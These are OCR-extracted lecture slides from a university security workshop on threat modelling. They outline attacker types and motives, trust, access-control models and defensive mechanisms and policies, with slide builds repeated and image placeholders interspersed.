
Threat Model, Mechanisms & Policies

Taller de Seguridad

Ing. Martin Di Paola - Fiuba

Threat Model




Threat Model

Who are the attackers?

Country

Script Kid

Crimminal Org



Threat Model

Who are the attackers?

Country

Script Kid


Crimminal Org

Why?

Profit

Political reasons

Competition playing dirty



Threat Model

Who are the attackers?

Country

Script Kid

Crimminal Org

Why?

Profit

Political reasons


Competition playing dirty

What can go wrong?

People

Software

Hardware



Threat Model

Scope & Assumptions

Risk

Impact & Probability

Who are the attackers?

Country

Script Kid

Crimminal Org

Why?

Profit

Political reasons


Competition playing dirty

What can go wrong?

People


Software


Hardware



Threat Model

In whom and in what to Trust?


Threat Model
Mechanisms
Policies




Threat Model

Mechanisms

Policies

What tools do we have?



Threat Model

Mechanisms


Policies

What tools
do we have?

Trust levels

Discretional
Mandatory

Role based
Attribute based



Threat Model

Mechanisms

Policies


What tools do we have?

Trust levels

Discretional
Mandatory

Role based
Attribute based

Enforce
Monitor
Prevent
Mitigate
Audit
Plan B



Threat Model

Mechanisms

Policies

What tools do we have?

